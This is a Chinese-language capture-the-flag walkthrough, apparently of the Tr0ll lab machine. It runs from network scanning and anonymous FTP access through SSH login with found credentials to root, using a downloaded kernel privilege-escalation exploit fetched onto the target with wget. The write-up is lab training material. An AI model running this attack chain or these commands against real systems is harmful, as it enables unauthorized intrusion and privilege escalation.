

IP发现:

```
Nmap scan report for 192.168.128.2
Host is up (0.00073s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:EC:67:DB (VMware)

Nmap scan report for 192.168.128.143
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:DD:03:17 (VMware)

Nmap scan report for 192.168.128.254
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.128.254 are filtered
MAC Address: 00:50:56:E6:2F:C7 (VMware)

Nmap scan report for 192.168.128.128
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.128.128 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.77 seconds
root@kali:~#
```

端口扫描:

```
root@kali:~# echo "192.168.128.143 troll" >> /etc/hosts
root@kali:~# nmap -Pn -sT -A -p- -T4 troll

Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-14 08:50 CST
Nmap scan report for troll (192.168.128.143)
Host is up (0.0012s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw- 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.128.128
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 600
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 3
|_   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|_ 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|_ 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
```

```
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 600
Control connection is plain text
Data connections will be plain text
At session startup, client count was 3
vsFTPD 3.0.2 - secure, fast, stable
End of status
22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
 256  0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
 256  b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (EdDSA)
80/tcp open  http      Apache httpd 2.4.7 ((Ubuntu))
http-robots.txt: 1 disallowed entry
/_secret
http-server-header: Apache/2.4.7 (Ubuntu)
http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:DD:03:17 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

发现ftp匿名登录，ssh和web服务，先从web入手



只有一张图片，没发现可用信息，爆目录吧

```
root@kali:~# dirb http://192.168.128.143/


-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Thu Jun 14 09:05:12 2018
URL_BASE: http://192.168.128.143/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.128.143/ ----
+ http://192.168.128.143/index.html (CODE:200|SIZE:36)
+ http://192.168.128.143/robots.txt (CODE:200|SIZE:31)
==> DIRECTORY: http://192.168.128.143/secret/
+ http://192.168.128.143/server-status (CODE:403|SIZE:295)

---- Entering directory: http://192.168.128.143/secret/ ----
+ http://192.168.128.143/secret/index.html (CODE:200|SIZE:37)


-----
END_TIME: Thu Jun 14 09:05:20 2018
DOWNLOADED: 9224 - FOUND: 4
root@kali:~#
```



还是没什么信息，看看ftp吧

```
ftp> open 192.168.128.143
Connected to 192.168.128.143.
220 (vsFTPD 3.0.2)
Name (192.168.128.143:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          112          4096 Aug 10  2014 .
drwxr-xr-x  2 0          112          4096 Aug 10  2014 ..
-rwxrwxrwx  1 1000      0            8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.30 secs (26.3877 kB/s)
ftp>
```

ftp匿名登录，把lol.pcap下载下来用wireshark打开



发现了这样的一条信息，研究了一阵，最终发现它是一个目录

访问：<http://192.168.128.143/sup3rs3cr3tdir!lol>



下载文件打开，发现一个地址：






Index of /0x0856BF

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	


Apache/2.4.7 (Ubuntu) Server at 192.168.128.143 Port 80

应该是ssh登录用户名字典



```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vislt0r
overflow
```

密码字典:



啥也没有啊，研究了半天，原来Pass.txt就是密码
最终找到登录信息：overflow:Pass.txt

```
root@kali:~# ssh overflow@192.168.128.143
The authenticity of host '192.168.128.143 (192.168.128.143)' can't be established.
ECDSA key fingerprint is SHA256:aifInt5MUU8pBMSjpS188RmsVqEwF+rj4na7UyLYCD0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.128.143' (ECDSA) to the list of known hosts.
overflow@192.168.128.143's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ id - wall.txt
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
```

查找提权脚本，将提权脚本下载到靶机

```

root@kali:~# searchsploit Linux 3.13.0
-----
Exploit Title | Path
-----|-----
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12. | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12. | exploits/linux/local/37293.txt
-----
Shellcodes: No Result
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/37292.c 37292.c
root@kali:~# /etc/init.d/apache2 start
[ ok ] Starting apache2 (via systemctl): apache2.service.
root@kali:~# cd /var/www
root@kali:/var/www# cd ntml
bash: cd: ntml: 没有那个文件或目录
root@kali:/var/www# ls
html
root@kali:/var/www# cd html
root@kali:/var/www/html# cp '/root/37292.c' 37292.c
root@kali:/var/www/html# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.128.128 netmask 255.255.255.0 broadcast 192.168.128.255
    inet6 fe80::20c:29ff:fe97:cfc9 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:97:cf:c9 txqueuelen 1000 (Ethernet)
    RX packets 10615 bytes 4865897 (4.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9787 bytes 1838917 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000

```

```

root@kali:~# ssh overflow@192.168.128.143
overflow@192.168.128.143's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Jun 13 10:56:11 2018 from 192.168.128.128
Could not chdir to home directory /home/overflow: No such file or directory
$

```

建立一个稳定的shell

`python -c 'import pty;pty.spawn("/bin/bash")'`

```

$ python -c 'import pty;pty.spawn("/bin/bash")'
overflow@troll:/$ cd /tmp
overflow@troll:/tmp$ wget http://192.168.128.128/37292.c
--2018-06-13 10:59:27-- http://192.168.128.128/37292.c
Connecting to 192.168.128.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====>] 5,119 --.-K/s in 0.007s

2018-06-13 10:59:27 (672 KB/s) - '37292.c' saved [5119/5119]

overflow@troll:/tmp$

```


编译脚本，拿到root权限

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
overflow@troll:/$ cd tmp
overflow@troll:/tmp$ gcc 37292.c
gcc: error: 37292.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
overflow@troll:/tmp$ wget http://192.168.128.128/37292.c
--2018-06-13 11:03:15-- http://192.168.128.128/37292.c
Connecting to 192.168.128.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'
100%[=====>] 5,119 --.-K/s in 0.004s
2018-06-13 11:03:15 (1.12 MB/s) - '37292.c' saved [5119/5119]

overflow@troll:/tmp$ gcc 37292.c
overflow@troll:/tmp$ ./a.out
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# whoami
root
```

成功拿到flag:

702a8c18d29c6f3ca0d99ef5712bfbdc

```
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
# ls
37292.c a.out
# ls -al
total 28
drwxrwxrwt  2 root    root      4096 Jun 13 11:06 .
drwxr-xr-x 21 root    root      4096 Aug  9  2014 ..
-rw-rw-r--  1 overflow overflow 5119 Jun 13  2018 37292.c
-rwxrwxr-x  1 overflow overflow 12149 Jun 13 11:06 a.out
# cd /
# ls
bin  dev  home  lib      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt   proc  run   srv   tmp  var
# cd home
# ls
troll
# cd ..
# cd root
# ls
proof.txt
# cat proof.txt
Good job, you did it!
702a8c18d29c6f3ca0d99ef5712bfbdc
```

